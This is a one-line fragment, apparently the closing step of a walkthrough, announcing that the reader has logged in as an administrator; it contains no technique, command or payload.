- And BOOM You logged in as an Administrator.